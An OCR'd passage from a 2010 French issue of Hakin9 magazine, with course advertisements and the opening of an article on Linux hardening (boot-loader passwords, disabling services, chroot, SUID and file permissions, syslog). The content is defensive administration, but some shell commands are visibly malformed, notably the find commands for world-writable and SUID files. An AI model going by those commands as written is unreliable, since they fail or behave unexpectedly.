Hakin9

PRACTICAL PROTECTION HARD CORE IT SECURITY MAGAZINE

Nº 5/20010 (45) Online ISSN 1731-7037

SÉCURITÉ SOUS LINUX

DÉCOUVREZ MÉTASPLOIT
L'OUTIL DÉDIÉ À LA SÉCURITÉ INFORMATIQUE

SAMURAI
PROTÉGEZ VOS APPLICATIONS WEB

RÈGLES DE SÉCURISATION
SOUS LINUX

MÉCANISMES IPV6 AVANCÉS

ATTAQUE PAR SPEAR-PHISHING

egilia®

LEARNING

LE SPÉCIALISTE DE LA
FORMATION CERTIFIANTE
EN INFORMATIQUE
ET MANAGEMENT

Faire de vos succès
notre réussite

www.egilia.com

CONTACTEZ NOS CONSEILLERS FORMATION

N°National 0 800 800 900

APPEL GRATUIT DEPUIS UN POSTE FIXE

ANVERS . LIEGE . PARIS . LYON . LILLE . AIX-EN-PROVENCE .
STRASBOURG . RENNES . BRUXELLES
TOULOUSE . BORDEAUX . GENEVE . LAUSANNE . ZURICH .

Sécurité sous Linux

Dans ce numéro 5/2010, nous avons décidé de dédier notre dossier à la sécurité de votre machine Linux. A travers l'article de Nicolas Hanteville *Règles de sécurisation sous Linux*, vous allez apprendre quelques règles de base et les bons réflexes pour sécuriser efficacement votre machine. Cet article aborde également la problématique de sécurisation des services réseaux, des sauvegardes et et de la virtualisation.

Les failles web permettent des actions de plus en plus importantes de la part des pirates informatiques. Pour vous en protéger, consultez l'article sur la sécurité des applications WEB. L'article de Régis Senet vous présentera Samurai WTF, logiciel spécialisé dans les tests de pénétration sur les applications web.

Toujours dans la thématique de la sécurité réseaux, nous vous recommandons la lecture de l'article *Le Projet Métasploit*, un projet Open Source, dédié aux pen-testeurs et aux chercheurs en sécurité des systèmes d'informations.

Bonne lecture,

L'équipe Hakin9

hakin9

Le mensuel hakin9 est publié par
Software Press Sp. z o. o. SK

Président de Software Press Sp. z o. o. SK:
Paweł Marciniak
Directrice de la publication: Ewa Lozowicka
Redacteur en chef: Aneta Mazur
aneta.mazur@hakin9.org
Fabrication: Andrzej Kuca
andrzej.kuca@software.com.pl

DTP :
Przemysław Banasiewicz
Couverture : Agnieszka Marchocka

Publicité : publicite@software.com.pl

Béta-testeurs : Didier Sicchia,
Pierre Louvet, Anthony Marchetti,
Régis Senet, Paul Amar, Julien Smyczynski,
Gregory Vernon, Latorre Christophe,
Timotée Neullas

Les personnes intéressées par la coopération sont invitées à nous contacter :
fr@hakin9.org


Adresse de correspondance :
Software Press Sp. z o. o. SK
Bokserska 1, 02-682 Varsovie, Pologne
Tél. +48 22 427 32 87, Fax. +48 22 244 24 59
www.hakin9.org


TABLE DES MATIERES

DOSSIER

ATTAQUE

FOCUS





PRATIQUE

formations
& Certifications

Plus de 350 formations agréées par les éditeurs et constructeurs et 4000 sessions délivrées par an font de Global Knowledge un organisme de formation référent en informatique, en management des SI et gestion de projets IT.

Global Knowledge a été élu «Meilleur partenaire Formation de l'année» par Cisco, VMware et Citrix!

Les Essentiels Réseaux, Virtualisation, Voix, Sécurité

- Les réseaux : architectures, mise en oeuvre et perspectives
- Enjeux et solutions d'un environnement virtuel
- Voix sur IP : les fondamentaux
- La VoIP sécurisée
- Les fondamentaux de la sécurité informatique
- CISSP Préparation à la Certification
- Hacking Defined Advanced : se protéger contre les agressions du SI

Gouvernance & Management Informatique

- La gouvernance et performance des Systèmes d'information
- Les tableaux de bord de la performance informatique
- Rentabilité et valeur ajoutée des investissements informatiques
- L'IT Gouvernance pour l'Administration et les Collectivités locales
- Cobit Foundation et la gouvernance des SI
- ITIL v3 Foundation
- Le cas Wall Street : simulation sur ITIL v3 et ISO 20000
- ISO/IEC 20000 Foundation
- ISO/IEC 27002 Foundation
- Maîtriser et accompagner les changements
- Développer le leadership et les qualités de pilotage des managers
- Devenez manager coach de votre équipe

Gestion de projet PMI

- Introduction au management de projets
- La gestion des projets informatiques (IT)
- PMP Bootcamp : Préparation à la certification

Client/Serveur/Messagerie Microsoft

- Installation et configuration du client Windows 7
- Implémentation de Windows SharePoint Services 3.0 (WSS)
- Implémentation de Office SharePoint Server 2007 (MOSS)
- Windows Sharepoint Services 3.0 (WSS) : Administration des espaces de travail
- L'essentiel de l'administration de serveurs Windows 2008
- Configurer et dépanner une infrastructure réseau Windows 2008
- Active Directory pour Windows Server 2008
- Mise en œuvre et maintenance des outils de communications unifiées avec OCS R2
- Configuration, administration et dépannage de Exchange Server 2010
- Microsoft Unified Communication Voice Ignite

Virtualisation VMware, Microsoft & Citrix

- VMware What's New vSphere 4 (mise à jour des connaissances)
- VMware vSphere 4 : installation, configuration et administration
- VMware View : installation, configuration et administration
- VMware vSphere Troubleshooting *nouveau*

- Mettre en oeuvre la virtualisation sous Windows 2008 (Hyper-V)
- Administrer les postes de travail avec MDOP
- Déployer et administrer System Center Virtual Machine Manager
- Planifier, déployer et gérer System Center Configuration Manager
- Mettre en oeuvre et gérer System Operations Manager 2007

- Mettre en oeuvre Citrix XenApp 5 pour Windows Server 2008
- Citrix Desktop Infrastructure : gérer XenServer, XenDesktop, et Provisioning Server
- Mettre en oeuvre une solution de virtualisation avec Citrix *nouveau*

Consolidez vos compétences

Réseaux Cisco

- Interconnecting Cisco Network Devices Part 1 (ICND1)
- Interconnecting Cisco Network Devices Part 2 (ICND2)
- Implementing Cisco IP Routing (ROUTE) *nouveau*
- Implementing Cisco IP Switched Networks (SWITCH) *nouveau*
- Troubleshooting & Maintaining Cisco IP Networks (TSHOOT) *nouveau*
- Configurer BGP sur des routeurs Cisco (BGP)
- Cisco IPV6 Concepts, Design et Déploiement (IPV6)
- Implementing Cisco MPLS (MPLS)
- Mise en oeuvre de CiscoWorks LMS (CWLMS)
- Mettre en oeuvre la sécurité des réseaux IOS Cisco (IINS)
- Securing Networks with Cisco Routers & Switches (SNRS)
- Cisco Securing Networks with ASA Fundamentals (SNAF)
- Cisco Wireless Lan Fundamentals (CWLF)
- Mettre en oeuvre Cisco IOS Unified Communications (IIUC)
- Cisco : La Voix sur IP version 6.0 (CVOICEV6)
- Implementing Cisco QoS (QOS)
- Cisco IP Telephony Part 1 version 6 (CIPT1V6)
- Data Center Network Infrastructure (DCNI-1)

Formations éligibles au DIF | Support de cours remis à chaque participant

Renseignements & Inscriptions :

- Tél.: 0821 20 25 00 (prix d'un appel local)
- info@globalknowledge.fr

Téléchargez le catalogue complet sur :

www.globalknowledge.fr

Global Knowledge®

Global Knowledge France - Siège social - Tour Albert 1er - 65, avenue de Colmar - 92507 Rueil-Malmaison cedex - Tél.: 01 78 15 34 00 - Fax : 01 78 15 33 90

Règles de sécurisation sous Linux

Nicolas Hanteville

Cet article aborde la problématique de sécurisation des services réseaux, en passant par les sauvegardes et virtualisation. Il y aura question de règles de sécurisation a mettre en place afin d'obtenir un niveau de sécurité convenable.

Cet article explique...

- Comment sécuriser la séquence de démarrage.
- La poblématique de sécurisation des services réseaux.
- Quelles sont les possibilités avec la gestion des droits sur les fichiers sous Linux.
- Des points importants sur la virtualisation.
- Pourquoi utiliser la journalisation et les sauvegardes.

Ce qu'il faut savoir...

- Des connaissances en administration Linux.

Dans le présent article, il y aura question de règles de sécurisation sous Linux. Nous allons aborder la problématique de sécurisation des services réseaux, en passant par les sauvegardes et la virtualisation. Commençons par quelques règles de base. Afin d'obtenir un bon niveau de sécurité sur un système d'exploitation il est très important que certaines règles de base, soient respectées :

- Mes mots de passe doivent toujours être "forts", dédiés au système et être changés régulièrement.
- Je n'installe que les composants validés, essentiels au bon fonctionnement du système.
- Je sécurise les applications que j'installe.
- Je mets à jour mon système et mes applications régulièrement.
- J'utilise un pare-feu configuré en se limitant aux flux utiles.
- J'installe un antivirus que je mets régulièrement à jour.

La séquence de démarrage appelée vulgairement "séquence de BOOT" est composée en plusieurs étapes :

- Le démarrage via le BIOS. (Chargement primaire). Le Basic Input Output System (système élémentaire d'entrée/sortie) est un micro-logiciel qui permet de gérer la séquence de démarrage de la machine (entre autre).
- Le chargeur d'amorçage (Boot loader). (Chargement secondaire). Il permet de sélectionner le système d'exploitation sur lequel nous voulons démarrer.
- Le système d'exploitation.

Sécurisation du BIOS

Le BIOS fait partie de ces parties obscures de l'informatique que le simple utilisateur ne sécurise pas, pourtant la mise en place d'une couche sécurité est assez simple à mettre en œuvre. Dans un premier temps il faut limiter la séquence de démarrage au disque dur maître seul. Si un autre périphérique tel que l'USB ou un lecteur optique est activé il sera possible de démarrer avec une distribution live sur la machine, d'accéder et modifier ses données. Puis d'activer un mot de passe pour modifier la configuration du BIOS. Nous permettant ainsi de protéger la sécurisation précédemment mise en place. Il est aussi possible d'activer sur certaines cartes mères un mot de passe avant le chargeur d'amorçage. Enfin la mise en place d'un cadenas sur le boîtier de la machine (ce n'est actuellement pas possible sur les portables) afin d'éviter qu'un petit malin n'effectue un CLEAR CMOS (réinitialisation de la configuration du BIOS) via les connecteurs prévus à cet effet sur la carte mère.

Bien sûr la solution la plus facile pour accéder aux données d'une machine locale étant la récupération du support de stockage, très facile à enlever sur la majorité des ordinateurs portables.

La meilleure solution actuelle pour limiter l'accès aux données confidentialité étant le chiffrement de disque dur entier ou bien par container.

Une solution libre de chiffrement par container : TrueCrypt *http://www.truecrypt.org/*

Sécurisation du chargeur d'amorçage

Les plus connus étant GRUB (GRand Unified Bootloader) et LILO (LInux LOader), les chargeurs d'amorçage permettent de sélectionner le système d'exploitation sur lequel démarrer mais aussi de démarrer en mode single user (édition interactive) qui permet de démarrer localement avec des droits root sans aucun mot de passe par défaut.

Pour le sécuriser plusieurs options sont possibles :

- définir un mot de passe pour démarrer le système d'exploitation ;
- ou supprimer ce mode.

Sous GRUB

Pour définir un mot de passe il faut dans un premier temps chiffrer le mot de passe en MD5, il est possible d'utiliser le *shell grub* avec la commande `md5crypt` (voir Figure 1).

Puis d'ajouter dans le fichier de configuration /boot/grub/menu.lst après la ligne time-out la ligne suivante :

```
password --md5 Mon_Mot_De_Passe
```

La commande `--md5` signifie que le mot de passe n'est pas en clair.

Après cette manipulation on peut maintenant spécifier les entrées qui requièrent un mot de passe, pour ce faire il faut ajouter après la ligne `title` d'une entrée, la commande `lock`. (les lignes sont tronqués volontairement):

```
title Debian GNU/Linux, (recovery mode) lock
kernel /boot/vmlinuz ro single
initrd /boot/initrd.img
```

Pour supprimer le mode `single user` : ce mode est appelé `single` sous GRUB, il suffit donc de supprimer les entrées correspondantes (ci dessus). Quand vous supprimez une entrée dans le fichier de configuration, cela peut altérer la sélection du système d'exploitation par défaut (penser à modifier la valeur `default` du début

Sous LILO

La définition du mot de passe peut être globale ou par entrée, malheureusement le mot de passe réside en clair dans le fichier. Pour appliquer un mot de passe global, on ajoute au début du fichier /etc/lilo.conf ou /etc/menu.lst comme suit :

```
password=M0n_Super_M0t_De_Pa$$e
restricted
delay=5
...
Pour appliquer un mot de passe sur une image précise :
image=/boot/Image
read-only
password=M0n_Beau_M0t_De_Pa$$e
restricted
Il faut ensuite appliquer les modifications :
/sbin/lilo -v
```

Une autre solution complémentaire (fonctionne sous UBUNTU) permet de spécifier les périphériques *tty* (terminaux) ou *root* peut se connecter. Par exemple : dans le fichier */etc/securetty* en mettant en commentaire toutes les lignes, mise à part "`tty1`" si vous utilisez `udev` ou *vc/1* pour `devfs`.

Limiter le nombre de services au démarrage :

Les problèmes de sécurisation des machines proviennent aussi du nombre de programmes exécutés au démarrage du système d'exploitation, qui pour un bon nombre ne servent pas.

Plusieurs outils permettent de le faire graphiquement : de manière native sous Ubuntu dans le menu Système->Administration->Services il est possible en simplement décochant des cases de désactiver des services. Il existe aussi sysv-rc-conf ou boot-up manager, ce sont des outils supplémentaires que je cite pour exemple, mais je conseille la méthode manuelle (voir commandes à la fin du chapitre).

On ne désactive pas n'importe quoi sous peine de rendre le système instable au prochain démarrage !!!

Quels services désactiver ?

La réponse est à la fois simple : on supprime les services inutiles, et à la fois compliquée : quels services sont utiles ?

Voici un exemple de services inutiles (les plus généraux) :

- apache : si vous n'avez pas vocation à transformer votre machine en serveur Web il vaut mieux le désinstaller.

```
      [ Minimal BASH-like line editing is supported.  For
        the  first  word,  TAB  lists  possible  command
        completions.  Anywhere else TAB lists the possible
        completions of a device/filename. ]

grub> md5crypt

Password: **************
Encrypted: $1$PYge./$OSJt/x3xSYXFnzqFCaAwa0

grub>
```

Figure 1. *Exemple d'utilisation de md5crypt*




Figure 2. *Changement de racine*

- at : planificateur d'évènements, si aucun autre programme ne l'utilise (exécution périodique) vous pouvez le désactiver, attention toutefois il est très souvent utilisé.
- PCMCIA : si vous n'êtes pas sur une machine possédant ce port, il ne sert à rien.
- bluetooth : si vous n'avez pas de connectique Bluetooth il ne sert à rien.
- cups : si vous n'utilisez pas d'imprimante (il est parfois utilisé avec certains programmes d'impression PDF).
- FTP : serveur de fichier.
- ssh : si vous n'effectuez pas d'administration distante sur votre machine supprimez-le.

Cette liste n'est pas exhaustive, il existe beaucoup trop de programmes pour tous les lister ici. Le fait de désactiver un service diminue l'impact qu'il aura sur la sécurité de la machine, et diminue aussi la mémoire et le temps processeur utilisés, c'est donc très bénéfique.

Pour lister les services et leurs niveaux d'exécution :

```
/sbin/chkconfig --list
-  Pour lister les services réseaux en écoute :
lsof -i -n | egrep 'COMMAND|LISTEN'
-  Arrêter un service :
/etc/rc.d/init.d/[nom du service] stop
-  Exécuter un service :
/etc/rc.d/init.d/[nom du service] start
-  Ajouter un service du démarrage :
update-rc.d [nom du service] defaults
-  Supprimer un service du démarrage :
update-rc.d [nom du service] remove
```

Il est aussi possible d'effectuer une exécution de commande automatique lors de la connexion de l'utilisateur notamment avec le fichier /home/[Nom de l'utilisateur]/.bashrc

Sécurisation des services

Les nouveaux modèles de communication font que l'intrusion dans les systèmes d'information la plus significative, provient de la sécurisation des services réseau et plus précisément des applications Web, il est donc très important de sécuriser ces services. Nous ne parlerons pas ici de la sécurisation par filtrage qui sera traitée dans un autre article.

Chroot

C'est une commande qui permet de modifier la racine de l'application afin de cloisonner le service à son propre environnement (voir Figure 2). Elle peut être utilisée dans deux cas :

- Pour changer d'environnement (basculer vers un autre système) par exemple : utiliser un environnement 32bits sur un système 64bits ;
- Pour cloisonner un programme/utilisateur et l'empêcher de remonter dans l'arborescence.

Concrètement : mon application Apache est vulnérable à une faille qui permet d'accéder à un shell distant. Dans le premier cas (sans chroot), l'attaquant récupère la main sur mon système.Dans le second cas (avec chroot), l'attaquant n'a accès qu'au répertoire de l'application, il ne peut pas remonter dans l'arborescence, seule mon application est compromise. Bien entendu cela n'est qu'un exemple (des manipulations existent pour passer outre cette sécurité), mais dans le cas de services mutualisés on évite ainsi de perdre tous les services, seul le service incriminé est compromis.

Nous n'expliquerons pas la procédure de *chroot* d'un service ici, de très bons articles et sites web en parlent, notamment sur le site *http://lea-linux.org/* , sachez tout de même que certaines applications requièrent d'être recompilées pour fonctionner dans cet environnement restreint.

Les modules et fonctionnalités

Plus un système est complexe, moins il est facile de le sécurisé, il est donc primordial de limiter au maximum les fonctionnalités à notre strict besoin.

Les fichiers par défaut de développement (exemple : la page *phpinfo.php* pour PHP) sont souvent oubliés. De nombreux automates (scanner de vulnérabilité, exemple : Nessus) permettent de vérifier les configurations par défaut. Ils peuvent apporter des informations à un éventuel assaillant, il est donc primordial d'effacer ces composants.

De nombreux programmes (TOMCAT, PHP ...) utilisent des modules pour l'ajout de fonctionnalité, ces modules

```
-rwsr-xr-x 1 root root 32988 2008-06-09 20:10 /usr/bin/passwd
```

Figure 3. *Droit SUID*

sont bien souvent installés par défaut et oubliés, or dans le cas d'applications WEB, ces oublis permettent bien souvent d'utiliser des exploits, la suppression de ces modules permet de corriger ce problème (en les désinstallant ou la plupart du temps en commentant les lignes dans les fichiers de configuration).

Versions et mise à jour

La première chose que va chercher à obtenir un éventuel attaquant sur un système réseau est la version d'application ou du système afin de le comparer avec des listes de vulnérabilités existantes. Hors dans de nombreux cas ces versions sont facilement identifiables.

Exemple : sur un serveur FTP, lors de la connexion celui-ci va nous indiquer sa version de système d'exploitation, son nom de logiciel et sa version.

Les solutions ne sont pas toujours très simples mais existent :

- la suppression des bannières de connexion ou au moins les rendre anonymes au maximum (requiert parfois une recompilation du binaire) ;
- la mise à jour constante des applications et des systèmes (malheureusement les failles 0 days existent) ;
- le changement des mots de passe par défaut !!!

Une autre problématique à laquelle on ne songe pas toujours, lors de la mise à jour d'un système il arrive bien souvent que le correctif de sécurité modifie la configuration de l'application (par exemple : sur Oracle, l'application de certains correctifs réinitialise les paramètres de sécurité).

Après l'application d'un correctif il est primordial de vérifier la configuration de sécurité d'une application !

Droits et fichiers

Depuis toujours l'administration essaie de prendre en compte les notions de sécurité, mais oublie bien souvent la gestion des droits sur les fichiers. Sous les systèmes Linux il existe les droits standards (lecture/écriture/exécution, avec la gestion utilisateur/groupe/autre) et les droits étendus (Suid, Sticky Bit, ACL).

Énumérer les fichiers et répertoires avec des droits en écriture pour tous :

```
find / type d -perm -2 -exec ls -lcd {} \;
```

Pour un système multi-utilisateurs avec des partages de fichiers le système de droits standard n'est pas suffisant. Pour ce faire il existe les ACL (commandes : `getfacl` et `setfacl`) qui permettent une gestion de droits plus fine sur les fichiers.

Dans la majorité des cas un administrateur ne pensera pas à faire un `getfacl` sur un fichier il fera un simple `ls -al` et passera donc devant des droits peut être trop

permissifs, c'est pour cela qu'il est recommandé d'utiliser au strict besoin ce genre de droits.

Les droits *setuid* et *setgid* (représentés par un 's') : permettent à un programme de s'exécuter avec les droits de son propriétaire par exemple la commande `passwd` permet à un simple utilisateur de modifier son mot de passe (par défaut) dans le fichier */etc/passwd* ou */etc/shadow* (voir Figure 3).

Ces droits sont à l'origine d'un très grand nombre de failles de sécurité locales, qui permettent l'élévation de privilèges sous Linux (passer d'un simple utilisateur à root) il est donc fortement recommandé de l'utiliser au strict minimum.

Liste des fichiers où les droits SUID et SGUID sont positionnés :

```
find / \( -perm -4000 -o -perm -2000 \) -exec -l -lc
                    {} \;
```

Le *sticky bit* (bit de collage) est un droit complémentaire, positionné sur un fichier il permet de garder le fichier en mémoire, si par contre il est positionné sur un répertoire (exemple : /tmp) les fichiers créés dans ce répertoire ne pourront être supprimés que par le propriétaire du fichier.

D'autres attributs de fichiers (positionnés avec la commandes `chattr` et visibles avec `lsattr`) peuvent être appliqués :

- a : on peut seulement ajouter des données au fichier.
- c : compressé automatiquement.
- i : ne peut être modifié (ni supprimé, ni renommé).
- s : remplacement de tous les blocs du fichier lors de la suppression par des 0.
- u : sauvegarde du fichier en cas de suppression

Exemple d'utilisation:

- `chattr +i mon_fichier` : ajoute l'attribut
- `chattr -i mon_fichier` : supprime l'attribut
- `chattr =i mon_fichier` : ne laisse que l'attribut

La virtualisation

La répartition de charge par virtualisation est de plus en plus utilisée, elle permet sur un serveur suffisamment puissant d'émuler plusieurs serveurs (par exemple d'obtenir sur une même machine, plusieurs contrôleurs de domaine). Ces architectures sont assez récentes, et généralement mal maîtrisées par les administrateurs (voir Figure 4).




Figure 4. *Virtualisation*

La sécurisation et la mise à jour de serveurs/machines virtuels doit être considérée de la même manière que pour des serveurs physiques, ils sont bien souvent oubliés. Sous Linux il existe plusieurs logiciels de virtualisation VIRTUALBOX, VMWARE, Xen, Qemu...(Qemu et VIRTUALBOX sont gratuits mais ne sont pas optimisés pour des CLUSTERS.) Il est aussi possible d'utiliser une machine virtuelle pour tester les politiques de sécurité avant de les appliquer sur un serveur en distribution. Le fait qu'une machine soit virtuelle ne doit pas limiter la manière de la sécuriser, il faut considérer que c'est une machine physique avec quand même quelques atouts (notamment la facilité de remplacement, en quelques commandes la machines virtuelle est remontée à son original.).

Un cœur de réseau virtualisé apporte t-il plus de sécurité, qu'une batterie de machine?

À ce genre de question le normand qui sommeille en moi, aurait tendance à répondre oui et non. Il faut bien comprendre le fonctionnement, si je mets en place une virtualisation de serveur, mes serveurs pour communiquer entre eux vont communiquer sans passer par le réseau (en fait la partie réseau entre les serveurs est elle aussi virtualisée), donc la partie habituellement physique entre mes serveurs (câbles réseaux et éléments actifs) qui peut engendrer des failles de sécurité, de l'interception de communication n'a plus lieu d'être (bien sûr d'autres possibilités d'interceptions sont possibles, via des applications tiers, mais beaucoup moins discrètes).

D'un autre côté, si une des machines virtuelles est compromise, il est très facile de l'isoler et de remettre sa fonction en place (des routines automatiques existent) mais le problème vient de la machine hôte, elle est accessible du réseau, il est donc possible de la compromettre ce qui revient à compromettre l'ensemble des machines virtuelles (voir Figure 5).

Journalisation et sauvegardes

La journalisation et l'enregistrement des évènements des applications sont gérés par défaut par SYSLOG (configuré via le fichier */etc/syslogd.conf*) il permet d'effectuer une centralisation des journaux d'audit ainsi qu'une gestion par niveau de criticité (par défaut ils sont stockés dans */var/log/*.log*).

Ses différents niveaux :

- *emerg :* kernel panic, système HS !
- *alert :* doit être corrigé immédiatement

